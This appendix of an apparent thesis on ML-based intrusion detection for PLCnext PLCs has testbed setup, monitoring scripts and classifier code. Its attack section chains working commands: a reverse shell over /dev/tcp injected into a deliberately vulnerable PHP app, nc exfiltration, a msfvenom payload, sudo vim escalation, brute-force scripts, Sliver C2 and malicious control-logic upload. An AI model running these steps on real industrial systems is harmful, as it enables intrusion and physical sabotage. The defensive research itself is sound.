- [30] H. Yang, L. Cheng, and M. C. Chuah, "Detecting Payload Attacks on Programmable Logic Controllers (PLCs)," en, in *2018 IEEE Conference on Communications and Network Security (CNS)*, Beijing: IEEE, May 2018, pp. 1–9, ISBN: 978-1-5386-4586-4. DOI: [10.1109/CNS.2018.8433146](https://doi.org/10.1109/CNS.2018.8433146). Accessed: Jul. 28, 2024. [Online]. Available: <https://ieeexplore.ieee.org/document/8433146/>.

List of Figures

List of Tables

List of source codes

1	Iptables rules for logging inbound and outbound connections.	37
2	Python code for downsampling majority class to balance dataset.	39
3	Event Feature Extraction Script	68
4	ML Training Event Logs	69
5	Exploit Public-Facing Application	70
6	Command-Line Interface	71
7	Modify Program	72
8	Exploitation for Privilege Escalation	72
9	Steps to install Python packages and execute the brute-force script on PLC1	74
10	Exploit for Evasion	75
11	Network Connection Enumeration and Network Sniffing	75
12	Valid Accounts for Lateral Movement	75
13	Detect Operating Mode Script	76
14	Standard Application Layer Protocol	77
15	Change Credential and Stop Service	77
16	Modify Parameter	77

List of Abbreviations

OT	Operational Technology
PLC	Programmable Logic Controller
ICS	Industrial Control Systems
ML	Machine Learning
SCADA	Supervisory Control and Data Acquisition
WBM	Web-based Management Interface
HIL	Hardware-in-the-Loop
CPU	Central Processing Unit
IoT	Internet of Things
NIST	National Institute of Standards and Technology
IDS	Intrusion Detection System
IPS	Intrusion Prevention System
SMOTE	Synthetic Minority Oversampling Technique
MITRE	MITRE ATT&CK Framework

A Appendix A

A.1 Configuration

A.1.1 Initial Configuration of the PLC

STEP 1: Perform a factory reset of the PLC

STEP 2: Set up the connection and verify the IP address

STEP 3: Connect to the PLC via SSH

STEP 4: Create the root user

Execute the following command:

```
admin@axcf2152:~$ sudo passwd root
```

If successful, the output will be as follows:

We trust you have received the usual lecture from the local System Administrator. It usually boils down to these three things:

- #1) Respect the privacy of others.
- #2) Think before you type.
- #3) With great power comes great responsibility.

Password:

New password:

Retype new password:

passwd: password updated successfully

```
admin@axcf2152:~$ su
```

Password:

```
root@axcf2152:/opt/plcnext/#
```

STEP 5: Set the date and time on the PLC

```
root@axcf2152:/opt/plcnext# date -s "YYYY-MM-DD HH:MM:SS"
root@axcf2152:/opt/plcnext# hwclock --systohc
```

STEP 6: Add new users in the WBM and set firewall rules

STEP 7: Install the optware package manager and PHP

```
root@axcf2152:/opt/plcnext# wget -O
- http://ipkg.nslu2-linux.org/optware-ng/bootstrap/buildroot-armeabi-hf-boots
```

To make package manager accessible insert:

```
root@axcf2152:/opt/plcnext# export PATH=$PATH:/opt/bin/:/opt/sbin
```

Now, install PHP:

```
root@axcf2152:/opt/plcnext# ipkg install php
```

STEP 8: Deploy the PHP application on the PLC

```
admin@axcf2152:/opt/plcnext/my_master/php_app$ ls
goodbye.html  index.php
```

Below is the content of the 'index.php' file:

```
<!DOCTYPE html>
<html>
<head>
  <title>Get file names</title>
  <script>
    function disconnect() {
      window.location.href = 'goodbye.html';
    }
  </script>
</head>
<body>
  <h2>Hello dear Engineer</h2>
  <form method="post" action="<?php echo htmlspecialchars
    ($_SERVER["PHP_SELF"]); ?>">
    <label for="command">Enter File name:</label>
    <input type="text" id="command" name="command">
    <input type="submit" value="Execute">
  </form>
```

```

<button onclick="disconnect()">Disconnect</button>

<?php
if ($_SERVER["REQUEST_METHOD"] == "POST") {
    $command = $_POST['command'];
    $fullCommand = "ls " . $command;
    echo $fullCommand;
    $output = shell_exec($fullCommand);
    echo "<pre>$output</pre>";
}
?>
</body>
</html>

```

Below is the content of the 'goodbye.html' file:

```

<!DOCTYPE html>
<html>
<head>
    <title>Goodbye</title>
</head>
<body>
    <h2>Goodbye! You have successfully disconnected from the server.</h2>
</body>
</html>

```

STEP 9: Start the PHP Application

```
admin@axcf2152:/opt/plcnext/my_master/php_app$ php -S 0.0.0.0:6705
```

STEP 10: Create a privileged file to enable root access

Navigate to the `/etc/sudoers.d` directory and create a privileged file:

```

root@axcf2152:~# cd /etc/sudoers.d
root@axcf2152:/etc/sudoers.d# ls
arp-sudoers  axcf2152-sudoers  pxc-sudoers
root@axcf2152:/etc/sudoers.d# cat > dev-sudoers
admin ALL=(root) NOPASSWD: /usr/bin/vim private_file.txt

```

STEP 11: Upload the PLCnext Application to the PLC

A.1.2 Performance-Related Datalogger Configuration File

Below is the configuration file used for performance measurement data logging ('perf-logger.dl.config'):

```
<?xml version="1.0" encoding="utf-8"?>
<DataLoggerConfigDocument
  xmlns="http://www.phoenixcontact.com/schema/dataloggerconfig"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="http://www.phoenixcontact.com/schema/dataloggerconfig.xsd">

  <General name="DB_name" samplingInterval="100ms" publishInterval="200ms" bufferCapacity="500"/>

  <Datasink type="db" dst="/opt/plcnext/projects/Services/DataLogger/perf_add_logg.db" rollover="false"
    maxFileSize="7000000" storeChangesOnly="false"/>

  <Variables>
    <Variable name="Arp.Plc.Eclr/code.cpu_1"/>
    <Variable name="Arp.Plc.Eclr/code.cpu_2"/>
    <Variable name="Arp.Plc.Eclr/code.temp"/>

    <Variable name="Arp.Plc.Eclr/code.ESM_DATA1.ESM_INFOS[1].TASK_INFOS[1].LAST_EXEC_DURATION"/>
    <Variable name="Arp.Plc.Eclr/code.ESM_DATA1.ESM_INFOS[1].TASK_INFOS[1].LAST_ACTIVATION_DELAY"/>
    <Variable name="Arp.Plc.Eclr/code.ESM_DATA1.EXCEPTION_COUNT"/>
    <Variable name="Arp.Plc.Eclr/code.ESM_INFOS[2].TASK_INFOS[1].LAST_EXEC_DURATION"/>
    <Variable name="Arp.Plc.Eclr/code.ESM_INFOS[2].TASK_INFOS[1].LAST_ACTIVATION_DELAY"/>

    <Variable name="Arp.Plc.Eclr/code.RTC_DT.YEAR"/>
    <Variable name="Arp.Plc.Eclr/code.RTC_DT.MONTH"/>
    <Variable name="Arp.Plc.Eclr/code.RTC_DT.DAY"/>
    <Variable name="Arp.Plc.Eclr/code.RTC_DT.SECONDS"/>
    <Variable name="Arp.Plc.Eclr/code.RTC_DT.MINUTES"/>
    <Variable name="Arp.Plc.Eclr/code.RTC_DT.HOURS"/>

    <Variable name="Arp.Plc.Eclr/code.USER_PART_DT.MEM_TOTAL"/>
    <Variable name="Arp.Plc.Eclr/code.USER_PART_DT.MEM_FREE"/>
    <Variable name="Arp.Plc.Eclr/code.USER_PART_DT.MEM_USED"/>
    <Variable name="Arp.Plc.Eclr/code.USER_PART_DT.MEM_USAGE"/>

  </Variables>
</DataLoggerConfigDocument>
```

Security-Related Datalogger Configuration File

Below is the configuration file used for security-related data logging ('sec-logger.dl.config'):

```
<?xml version="1.0" encoding="utf-8"?>
<DataLoggerConfigDocument
  xmlns="http://www.phoenixcontact.com/schema/dataloggerconfig"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="http://www.phoenixcontact.com/schema/dataloggerconfig.xsd">

  <General name="Sec_log" samplingInterval="100ms" publishInterval="200ms" bufferCapacity="500"/>

  <Datasink type="db" dst="/opt/plcnext/projects/Services/DataLogger/sec_logs.db" rollover="false" maxFileSize="7000000" storeChangesOnly="false"/>

</DataLoggerConfigDocument>
```

```

<Variables>
  <Variable name = "Arp.Plc.Eclr/code.cpu_1"/>
  <Variable name = "Arp.Plc.Eclr/code.cpu_2"/>
  <Variable name = "Arp.Plc.Eclr/code.temp"/>

  <Variable name = "Arp.Plc.Eclr/code.ESM_DATA1.ESM_INFOS[1].TASK_INFOS[1].LAST_EXEC_DURATION"/>
  <Variable name = "Arp.Plc.Eclr/code.ESM_DATA1.ESM_INFOS[1].TASK_INFOS[1].LAST_ACTIVATION_DELAY"/>
  <Variable name = "Arp.Plc.Eclr/code.ESM_DATA1.EXCEPTION_COUNT"/>
  <Variable name = "Arp.Plc.Eclr/code.ESM_INFOS[2].TASK_INFOS[1].LAST_EXEC_DURATION"/>
  <Variable name = "Arp.Plc.Eclr/code.ESM_INFOS[2].TASK_INFOS[1].LAST_ACTIVATION_DELAY"/>

  <Variable name = "Arp.Plc.Eclr/code.RTC_DT.YEAR"/>
  <Variable name = "Arp.Plc.Eclr/code.RTC_DT.MONTH"/>
  <Variable name = "Arp.Plc.Eclr/code.RTC_DT.DAY"/>
  <Variable name = "Arp.Plc.Eclr/code.RTC_DT.SECONDS"/>
  <Variable name = "Arp.Plc.Eclr/code.RTC_DT.MINUTES"/>
  <Variable name = "Arp.Plc.Eclr/code.RTC_DT.HOURS"/>

  <Variable name = "Arp.Plc.Eclr/code.USER_PART_DT.MEM_TOTAL"/>
  <Variable name = "Arp.Plc.Eclr/code.USER_PART_DT.MEM_FREE"/>
  <Variable name = "Arp.Plc.Eclr/code.USER_PART_DT.MEM_USED"/>
  <Variable name = "Arp.Plc.Eclr/code.USER_PART_DT.MEM_USAGE"/>

  <Variable name = "Arp.Plc.Eclr/code.IP_ACTIVE_DT"/>

  <Variable name = "Arp.Plc.Eclr/code.TLS_DT"/>
  <Variable name = "Arp.Plc.Eclr/code.AXIO_SYSFAIL"/>
  <Variable name = "Arp.Plc.Eclr/code.AXIO_PF"/>
  <Variable name = "Arp.Plc.Eclr/code.AXIO_PW"/>
  <Variable name = "Arp.Plc.Eclr/code.AXIO_BUS"/>
  <Variable name = "Arp.Plc.Eclr/code.AXIO_RUN"/>
  <Variable name = "Arp.Plc.Eclr/code.AXIO_ACT"/>
  <Variable name = "Arp.Plc.Eclr/code.AXIO_RDY"/>

</Variables>
</DataLoggerConfigDocument>

```

A.2 Logging

A.2.1 System Log Script

The 'system_log.sh' script logs various system metrics such as memory usage, CPU load, disk usage, network statistics, and open ports, at regular intervals.

```

#!/bin/bash

log_file="/opt/plcnext/logs/system_logs.txt"

get_memory_stats() {
    mem_info=$(free -m)

```

```

total_mem=$(echo "$mem_info" | awk '/Mem:/ {print $2}')
used_mem=$(echo "$mem_info" | awk '/Mem:/ {print $3}')
free_mem=$(echo "$mem_info" | awk '/Mem:/ {print $4}')
echo "Memory - Total: ${total_mem}MB, Used: ${used_mem}MB, Free: ${free_mem}MB"
}

get_cpu_usage() {
    load_avg=$(cat /proc/loadavg | awk '{print $1, $2, $3}')
    echo "CPU Load - 1 min: $(echo $load_avg | awk '{print $1}'), 5 min: $(echo $load_avg | awk '{print $2}'), 15 min: $(echo $load_avg | awk '{print $3}')"
}

get_disk_usage() {
    disk_info=$(df -h /)
    total_disk=$(echo "$disk_info" | awk 'NR==2 {print $2}')
    used_disk=$(echo "$disk_info" | awk 'NR==2 {print $3}')
    available_disk=$(echo "$disk_info" | awk 'NR==2 {print $4}')
    percent_used=$(echo "$disk_info" | awk 'NR==2 {print $5}')
    echo "Disk Space - Total: $total_disk, Used: $used_disk, Available: $available_disk, Percent Used: $percent_used%"
}

get_network_usage() {
    ip_address=$(ifconfig eth0 | awk '/inet / {print $2}')
    tx_bytes=$(cat /sys/class/net/eth0/statistics/tx_bytes)
    rx_bytes=$(cat /sys/class/net/eth0/statistics/rx_bytes)
    tx_mb=$((tx_bytes / 1024 / 1024))
    rx_mb=$((rx_bytes / 1024 / 1024))
    echo "Network - IP Address: $ip_address, TX: ${tx_mb}MB, RX: ${rx_mb}MB"
}

get_open_ports() {
    open_ports=$(netstat -tuln | awk '/LISTEN/ {print $4}' | awk -F ':' '{print $2}')
    if [ -n "$open_ports" ]; then
        echo "Open Ports: $open_ports"
    else
        echo "No open ports"
    fi
}

check_all_connections() {
    netstat -tunp | grep -E 'ESTABLISHED|SYN_SENT'
}

```

```

}

log_system_status() {
    timestamp=$(date -u '+[UTC %Y-%m-%d %H:%M:%S]')
    user=$(whoami)
    hostname=$(hostname)

    memory_stats=$(get_memory_stats)
    cpu_usage=$(get_cpu_usage)
    disk_usage=$(get_disk_usage)
    network_usage=$(get_network_usage)
    open_ports=$(get_open_ports)

    echo "$timestamp $user@$hostname Memory Stats: $memory_stats" >> "$log_file"
    echo "$timestamp $user@$hostname CPU Usage: $cpu_usage" >> "$log_file"
    echo "$timestamp $user@$hostname Disk Usage: $disk_usage" >> "$log_file"
    echo "$timestamp $user@$hostname Network Usage: $network_usage" >> "$log_file"
    echo "$timestamp $user@$hostname $open_ports" >> "$log_file"

    active_connections=$(check_all_connections)
    if [ -n "$active_connections" ]; then
        echo "$active_connections" | while read -r conn; do
            echo "$timestamp $user@$hostname Active Connection: $conn" >> "$log_file"
        done
    fi
}

while true; do
    log_system_status
    sleep 10 # Logs every 10 seconds
done

```

A.2.2 Bash Access Monitor Script

The 'bash_access.sh' script monitors specific directories for any recently accessed or modified Bash ('.sh') and Python ('.py') scripts and logs the details.

```
#!/bin/bash
```

```
DIRECTORIES_TO_MONITOR=("/opt/etc" "/etc/plcnext" "/opt/plcnext/master/php_app"
```

```

for DIRECTORY_TO_MONITOR in "${DIRECTORIES_TO_MONITOR[@]}; do

    find "$DIRECTORY_TO_MONITOR" -name '*.sh' -o -name '*.py' -amin -1 -o -mmin -1
    DATE=$(date '+%Y-%m-%d %H:%M:%S')

    FILE_OWNER=$(stat -c '%U' "$file")
    FILE_GROUP=$(stat -c '%G' "$file")
    FILE_SIZE=$(stat -c '%s' "$file")
    LAST_MODIFIED=$(stat -c '%y' "$file")

    if [ "$(find "$file" -amin -1)" ]; then
        ACTION="Accessed"
    elif [ "$(find "$file" -mmin -1)" ]; then
        ACTION="Modified"
    fi

    logger -p local1.notice "[$DATE] Script $ACTION: $file | Owner: $FILE_OW
done
done

```

A.2.3 Bash Monitor Script

The 'bash_monitor.sh' script checks for running Bash ('.sh') and Python ('.py') scripts and logs details about the processes.

```

#!/bin/bash

ps -eo pid,comm,args | grep -E '\.sh|\.py' | grep -v grep | while read -r pid comm args
do
    DATE=$(date '+%Y-%m-%d %H:%M:%S')
    USER=$(ps -o user= -p $pid)
    logger -p local1.notice "[$DATE] Script executed: PID=$pid, Command=$comm, U
done

```

A.2.4 Cron Monitor Script

The 'cron_monit.sh' script monitors changes in crucial cron files and logs any modifications, creations, or deletions.

```

#!/bin/bash

FILES_TO_MONITOR=(

```

```

"/etc/crontab"
"/etc/cron.d/"
)

for FILE in "${FILES_TO_MONITOR[@]}"; do

    CURRENT_STATE=$(sudo ls -lR "$FILE" | md5sum)
    FILE_SIZE=$(sudo du -sh "$FILE" | awk '{print $1}')
    LAST_MODIFIED=$(sudo stat -c %y "$FILE")
    USER=$(stat -c %U "$FILE")

    PREVIOUS_STATE_FILE="/var/log/$(basename "$FILE").md5"

    if [ -f "$PREVIOUS_STATE_FILE" ]; then
        PREVIOUS_STATE=$(cat "$PREVIOUS_STATE_FILE")
        if [ "$CURRENT_STATE" != "$PREVIOUS_STATE" ]; then
            # Determine the type of change
            if [ ! -f "$FILE" ]; then
                ACTION="deleted"
            elif [ -f "$PREVIOUS_STATE_FILE" ] && [ "$CURRENT_STATE" != "$PREVIOUS_STATE" ]; then
                ACTION="modified"
            else
                ACTION="created"
            fi

            DATE=$(date '+%Y-%m-%d %H:%M:%S')
            logger -p local1.notice "[${DATE}] $ACTION detected in $FILE by user $USER"
        fi
    fi

    echo "$CURRENT_STATE" > "$PREVIOUS_STATE_FILE"
done

```

A.2.5 File Monitor Script

The 'file_monit.sh' script monitors specific files for any access attempts and logs details about the accessing process.

```
#!/bin/bash
```

```
FILES_TO_MONITOR=(
```

```

"/opt/plcnext/master/.private_file.txt.swp"
"/opt/plcnext/projects/Default/System/Um/.Users.config.swp"
)

while true; do
    for FILE in "${FILES_TO_MONITOR[@]}"; do

        ACCESS_INFO=$(lsof "$FILE" 2>/dev/null)

        if [ ! -z "$ACCESS_INFO" ]; then

            while IFS= read -r line; do
                PID=$(echo "$line" | awk '{print $2}')
                USER=$(echo "$line" | awk '{print $3}')
                COMMAND=$(echo "$line" | awk '{print $1}')
                DATE=$(date '+%Y-%m-%d %H:%M:%S')

                logger -p local1.notice "[$DATE] File $FILE was accessed by user
            done <<< "$ACCESS_INFO"
        fi
    done

    sleep 60
done

```

A.2.6 Firewall Monitor Script

The 'firewall_monit.sh' script monitors changes in the firewall ruleset using 'nftables' and logs any detected changes, including the status of the firewall.

```

#!/bin/bash

CURRENT_FILE="/var/log/nftables_current.log"
PREVIOUS_FILE="/var/log/nftables_previous.log"

NFT_COMMAND="/usr/sbin/nft"

$NFT_COMMAND list ruleset > "$CURRENT_FILE"

if [ -f "$PREVIOUS_FILE" ]; then

```

```

DIFF=$(diff "$PREVIOUS_FILE" "$CURRENT_FILE")

if [ "$DIFF" ]; then
    # Check if the firewall is active (policy drop in input or output)
    FIREWALL_STATUS=$(($NFT_COMMAND list ruleset | grep -q 'policy drop'; echo $?)

    if [ "$FIREWALL_STATUS" -eq 0 ]; then
        STATUS="ON"
    else
        STATUS="OFF"
    fi

    DATE=$(date '+%Y-%m-%d %H:%M:%S')
    logger -p local1.notice "[${DATE}] Firewall settings have changed. Firewall status: ${STATUS}"
fi

cp "$CURRENT_FILE" "$PREVIOUS_FILE"

```

A.2.7 C2 Monitor Script

The 'c2_monit.sh' script monitors for suspicious network connections on specified ports and logs any detected connections.

```

#!/bin/bash

SUSPICIOUS_PORTS="535 4444 8080 9001 5345 9001 22 443 2812 "

DATE=$(date '+%Y-%m-%d %H:%M:%S')

netstat -antp | grep -E "(${SUSPICIOUS_PORTS})" | while read -r line; do
    logger -p local1.notice "[${DATE}] Suspicious network connection detected: $line"
done

```

A.3 Event Feature Extraction

A.4 ML Training Event Logs

```

1
2 """##Event Datapreprocessing"""
3
4 file_path = '/your_path/event_logs.csv'
5 df = pd.read_csv(file_path)
6
7 keywords = [
8     'axcf2152 nginx', 'cron_monit.sh', 'bash_monitor.sh', 'firewall_monit.sh',
9     'c2_monit.sh', 'monitor_plc_log.py', 'bash_access.sh', 'system_log.sh',
10    'file_monit.sh', 'linpease.sh', 'fibofiled.sh',
11    '"pam_unix(cron:session)"', 'cron', 'private_file',
12    '"axcf2152 syslog-ng"', '"Accepted password"', 'CMD:',
13    'admin', 'root', 'engineer',
14    'attacker', 'firewall', 'php_app', 'backup.php', 'private_file',
15    'Users.config', 'disconnect', 'authentic', 'Connection', 'retries',
16    'mycronjob', 'New password',
17    'Passwordchange', 'plcnnext_shadow.sqlite', 'plcnnext_users',
18    'plcnnext_firewall_rules', 'Plc state', '"Installation Mode"',
19    '192.168.137.246', '192.168.137.50', '192.168.137.10',
20    '192.168.137.1', '192.168.137.12',
21    'StatusChanged', 'stopped', 'Plc state', 'security', 'Firmware', 'changed',
22    'delayed', 'expired', 'DB_name', 'Sec_log', 'Severity', 'Sender', 'UserAdded',
23    'technicker', 'sessions', '"Security Token"', 'Ethernet', 'Deactivated',
24    'PasswordPolicy', 'UserRemoved', 'UserAuthentication', 'Startup'
25 ]
26
27 extracted_data = []
28
29 def extract_matching_text(message):
30     extracted = []
31     for keyword in keywords:
32         pattern = re.compile(rf'\b{re.escape(keyword)}\b', re.IGNORECASE)
33         matches = pattern.findall(message)
34         extracted.extend(matches)
35     return extracted
36
37 df['extracted'] = df['Message'].apply(extract_matching_text)
38
39 df_filtered = df[df['extracted'].str.len() > 0]
40
41 output_path = '/your_path/event_final_df.csv'
42 df_filtered.to_csv(output_path, index=False)

```

Listing 3: Event Feature Extraction Script

```

1 file_path = '/yout_path/event_final_df.csv'
2 df = pd.read_csv(file_path)
3
4 df['extracted'] = df['extracted'].apply(lambda x: x.decode('utf-8')
5                                         if isinstance(x, bytes) else x)
6
7 df_majority = df[df.Label == 0]
8 df_minority = df[df.Label == 1]
9
10 df_majority_downsampled = resample(df_majority,
11                                   replace=False,
12                                   n_samples=len(df_minority),
13                                   random_state=42)
14
15 df_balanced = pd.concat([df_minority, df_majority_downsampled])
16
17 tfidf = TfidfVectorizer(max_features=1000)
18 X = tfidf.fit_transform(
19     df_balanced['extracted'].apply(lambda x: ' '.join(eval(x))))
20     .toarray()
21
22 y = df_balanced['Label']
23
24 X_train, X_test, y_train, y_test = train_test_split(
25     X, y, test_size=0.3, random_state=42)
26
27 models = {
28     'AdaBoost': AdaBoostClassifier(random_state=42),
29     'Random Forest': RandomForestClassifier(random_state=42),
30     'KNN': KNeighborsClassifier(n_neighbors=5)
31 }
32
33 for model_name, model in models.items():
34     print(f"\nTraining {model_name}...")
35     model.fit(X_train, y_train)
36     y_pred = model.predict(X_test)
37
38     accuracy = accuracy_score(y_test, y_pred)
39     precision = precision_score(y_test, y_pred, average='weighted')
40     recall = recall_score(y_test, y_pred, average='weighted')
41     f1 = f1_score(y_test, y_pred, average='weighted')
42     conf_matrix = confusion_matrix(y_test, y_pred)
43
44     print(f"\nResults for {model_name}:")
45     print(f"Accuracy: {accuracy:.4f}")
46     print(f"Precision: {precision:.4f}")
47     print(f"Recall: {recall:.4f}")
48     print(f"F1 Score: {f1:.4f}")
49     print("\nConfusion Matrix:")
50     print(conf_matrix)
51     print("\nDetailed Classification Report:")
52     print(classification_report(y_test, y_pred))

```

A Appendix B

Initial Access

Exploit Public-Facing Application (T0819): A weakness in the PHP server allows the Attacker to perform command injection in the PHP server and thus establish a remote shell to his machine.

```
1 # Start the PHP server on PLC1:
2 admin@axcf2152:~$ cd my_master/php_app/
3 admin@axcf2152:/opt/plcnext/my_master/php_app$ php -S 0.0.0.0:6705
4
5 # The attack starts by starting a Netcat listener on the Kali machine on
6 # port 9001 so that a remote shell can connect:
7 nc -lvnp 9001
8 #Then all that remains is to insert the following input in the PHP application
9 hello; sh -i >& /dev/tcp/192.168.137.246/9001 0>&1
```

Listing 5: Exploit Public-Facing Application

Execution

Command-Line Interface (T0807): This includes commands launched on PLC1 via the remote shell, especially starting the `linpeace.sh` script.

Persistence

Modify Program (T0889):

With the help of the `msfvenom` tool, the attacker creates a reverse shell payload that he places in the folder where the PHP application is located, thus enabling it to always have access to PLC1

Privilege Escalation

Exploitation for Privilege Escalation (T0890): Due to a misconfigured `sudoers` file, the attacker could exploit this by opening a file in `vim` with elevated privileges, then using `vim` to spawn a shell with root rights.

```

1
2 # Commands for shell interaction enhancement:
3 python3 -c 'import pty; pty.spawn("/bin/bash")'
4 stty raw -echo
5 export SHELL=bash
6 export TERM=xterm
7 stty rows 24 columns 80
8 export TERM=xterm256-color
9
10 # Sending linpease to PLC1:
11 sudo nc -q 5 -lvnp 80 < linpeas.sh
12 # Receiving linpease at PLC1:
13 cat < /dev/tcp/192.168.137.246/80 > linpease.sh
14
15 # Runing linpease and saving the output:
16 sh linpease.sh > linpease
17
18 # Opening a listener on the Kali machine in order for
19 # receiving the linpease output file:
20 nc -lvnp 9002 > linpease_out
21 # Sending of the linpease output file from the PLC1
22 nc 192.168.137.246 9002 < linpease

```

Listing 6: Command-Line Interface

```

1 # Reverse shell payload creation:
2 msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.137.246
3     LPORT=535 -e php/base64 -f raw > backup.php
4
5 # Insert the payload into the PHP file:
6 <?php
7 // payload code here
8 ?>
9
10 # Starting the server in the same directory as the malicious
11 # file so that it can be downloaded from PLC1:
12 python3 -m http.server 80
13 # Downloading the given file from the Kali server
14 wget http://192.168.137.246/backup.php
15
16 # Starting the meterpreter handler in Kali with the next commands:
17 msfconsole
18 use multi/handler
19 set payload php/meterpreter/reverse_tcp
20 set LHOST <KALI-IP>
21 set LPORT <PORT>
22 run
23
24 # Navigate to the PHP file in a web browser to trigger the reverse shell:
25 http://192.168.137.246/backup.php

```

Listing 7: Modify Program

```

1 # Opening the given file and spawning a shell:
2 sudo vim private_file.txt
3 :shell
4
5 # Execution of Brute Force attack via Hydra:
6 hydra -l engineer -P john.lst -t 4 -o ~/Desktop/results.txt ssh://192.168.137.10

```

Listing 8: Exploitation for Privilege Escalation

Since the PLC Application is built on the framework, it is equally necessary to obtain the credentials of at least one admin user from the PLCnext framework, in order to obtain a privilege escalation, and a Brute Force attack was launched using the hydra tool and a similarly written python file that tries to obtain the password locally.

Evasion

Exploit for Evasion (T0820) and Change Operating Mode (T0858): The hacker disables user authentication in the WBM after gaining the credentials of a PLCnext user with admin rights. And then stops the PLCnext Application which changes the operating mode of the PLC.

Discovery

Network Connection Enumeration (T0840) and Network Sniffing (T0842): The attacker enumerates network connections and sniffs the eth0 network on PLC1.

Lateral Movement

Valid Accounts (T0859): Moving to the PLC2 via SSH using valid credentials of the user engineer.

Collection

Detect Operating Mode (T0868): With constant scanning of application logs anapdac is able to monitor Modes of PLC1 with this hidden. In order for it to always work, the launch of scripts was added to the crontab.

Command and Control

Standard Application Layer Protocol (T0869): The attacker uses the Sliver C2 framework to establish command and control over the PLC.

Inhibit Response Function

Change Credential (T0892) and Service Stop (T0881): Due to access to WBM, it is possible to delete all users from the PLCnext Application, which means that no one would have access

```

1  # brute_force.py script to attempt authentication with different passwords
2  import pam
3  import sys
4
5  user = "engineer"
6  passwords_file = "passwords.txt"
7
8  auth = pam.pam()
9
10 with open(passwords_file, 'r') as f:
11     passwords = f.read().splitlines()
12
13 for password in passwords:
14     print(f"Trying password: {password}")
15     if auth.authenticate(user, password):
16         print(f"Password found: {password}")
17         sys.exit(0)
18
19 print("Password not found")
20
21 \# Step 1: Download get-pip.py and Python packages
22 wget https://bootstrap.pypa.io/get-pip.py
23 mkdir python-packages
24 cd python-packages
25 pip download python-pam
26
27 # Step 2: After transferring dependencies to the PLC1,
28 # installing pip and Python packages on PLC
29 python3 get-pip.py --no-index --find-links /opt/plcnext/master/python-packages
30 pip3 install --no-index --find-links /opt/plcnext/master/python-packages
31     python-pam
32
33 # Step 3: Verify installation
34 pip3 --version
35 python3 -c "import pam; print(pam.__version__)"
36
37 # Step 4: Run the Python file
38 python3 brute_force.py
39

```

Listing 9: Steps to install Python packages and execute the brute-force script on PLC1

```
1 # Log in to WBM and disable authentication:
2 Change firewall settings and disable authentication in the WBM.
3
4 # Change operating mode by restarting the PLCnext Application in the
5 # PLC1 command line:
6 sudo /etc/init.d/plcnext stop
7 sudo /etc/init.d/plcnext start
```

Listing 10: Exploit for Evasion

```
1 # Enumerate network connections:
2 ifconfig
3 arp
4 nft list ruleset
5 netstat -tuln
6
```

Listing 11: Network Connection Enumeration and Network Sniffing

```
1 # SSH from PLC1 to PLC2:
2 ssh engineer@192.168.137.12
```

Listing 12: Valid Accounts for Lateral Movement

```

1  # Python script to detect operating mode:
2  import os
3
4  def monitor_log_file(input_file, output_file):
5      last_position_file = '/opt/plcnnext/last_position.txt'
6
7      if os.path.exists(last_position_file):
8          with open(last_position_file, 'r') as f:
9              last_position = int(f.read().strip())
10     else:
11         last_position = 0
12
13     with open(input_file, 'r') as f:
14         f.seek(last_position)
15         lines = f.readlines()
16         last_position = f.tell()
17
18     with open(last_position_file, 'w') as f:
19         f.write(str(last_position))
20
21     if lines:
22         with open(output_file, 'a') as out_f:
23             for line in lines:
24                 if "Plc state transition from" in line:
25                     out_f.write(f"PLC operating mode changed: {line}")
26                 elif "Installation Mode enabled" in line:
27                     out_f.write(f"Installation Mode enabled: {line}")
28                 elif "Installation Mode disabled" in line:
29                     out_f.write(f"Installation Mode disabled: {line}")
30                 elif "Enabling installation Mode" in line:
31                     out_f.write(f"Enabling installation Mode: {line}")
32                 elif "Disabling installation Mode" in line:
33                     out_f.write(f"Disabling installation Mode: {line}")
34
35 if __name__ == "__main__":
36     input_file = '/opt/plcnnext/logs/Output.log'
37     output_file = '/opt/plcnnext/MonitoredChanges.log'
38     monitor_log_file(input_file, output_file)

```

Listing 13: Detect Operating Mode Script

```

1 # Installing Sliver on Kali:
2 curl https://sliver.sh/install | sudo bash
3 sudo apt install mingw-w64
4
5 # Generating Sliver beacon and starting the listener:
6 sliver > generate beacon --http 192.168.137.246 --os linux --arch arm
7 sliver > http
8
9 # Transfert the baecon and start it from the PLC1
10 ./SLIVER\_BEACON

```

Listing 14: Standard Application Layer Protocol

to PLC1 except the Attacker. Additionally the PLC application was stoped , which enables the modified application to be uploaded to the PLC in the next step.

```

1 # Change or remove credentials in WBM:
2 Remove all credentials for all users.
3
4 # Stop the PLC runtime:
5 sudo /etc/init.d/plcnext stop
6 sudo /etc/init.d/plcnext start

```

Listing 15: Change Credential and Stop Service

Impair Process Control

Modify Parameter (T0836): The penultimate step is to upload a malicious application from the Attackers Windows machine. In the malicious application that behaves similarly the old one, the logic to the physical system was changed so it wont control the physical system leading to the physical system entering the dangerous zone. This would lead to the scenario that PLC2 would behave as if everything is with the physical system fine by getting good readings from PLC1 , but that would not be the case.

```

1 # Upload modified application using PLCnext Engineer:
2 Upload a new application with modified parameters to PLC1.

```

Listing 16: Modify Parameter

Impact

Loss of Control (T0827): The Attacks contributed to the loss of control over the physical system because PLC1 is not controlling the system and the messages to PLC2 are not correct. If it was noticed quickly, it would not be possible to access PLC1 because the users were deleted, the only way would be to reset to the factory version in that case, so try to quickly upload the right application.

Syslog Configuration and Script Execution

To extend the syslog functionality and ensure comprehensive logging, the following steps were taken:

Syslog Configuration

Add the following lines to the syslog configuration file located at `/etc/syslog/rsyslog.conf`:

```
destination d_all { file("/var/log/all.log"); };  
  
log { source(s_src); destination(d_all); };
```

After modifying the configuration, restart the syslog service with the following command:

```
/etc/init.d/syslog restart
```

Starting Custom Scripts

The following custom scripts are scheduled to run every minute using cron jobs. To configure the cron jobs, run the following command:

```
crontab -e
```

Then add the following lines to the crontab file:

```
* * * * * /opt/plcnext/master/scripts/bash_access.sh  
* * * * * /opt/plcnext/master/scripts/bash_monitor.sh  
* * * * * /opt/plcnext/master/scripts/c2_monit.sh  
* * * * * /opt/plcnext/master/scripts/cron_monit.sh  
* * * * * /opt/plcnext/master/scripts/firewall_monit.sh
```

Starting Additional Scripts

To start other monitoring scripts, execute the following commands:

```
./file_monit.sh &  
disown  
./system_monit &  
disown
```

Configuring IPTables for Logging

To log inbound and outbound connections that are not from the local loopback interface, add the following IPTables rules:

```
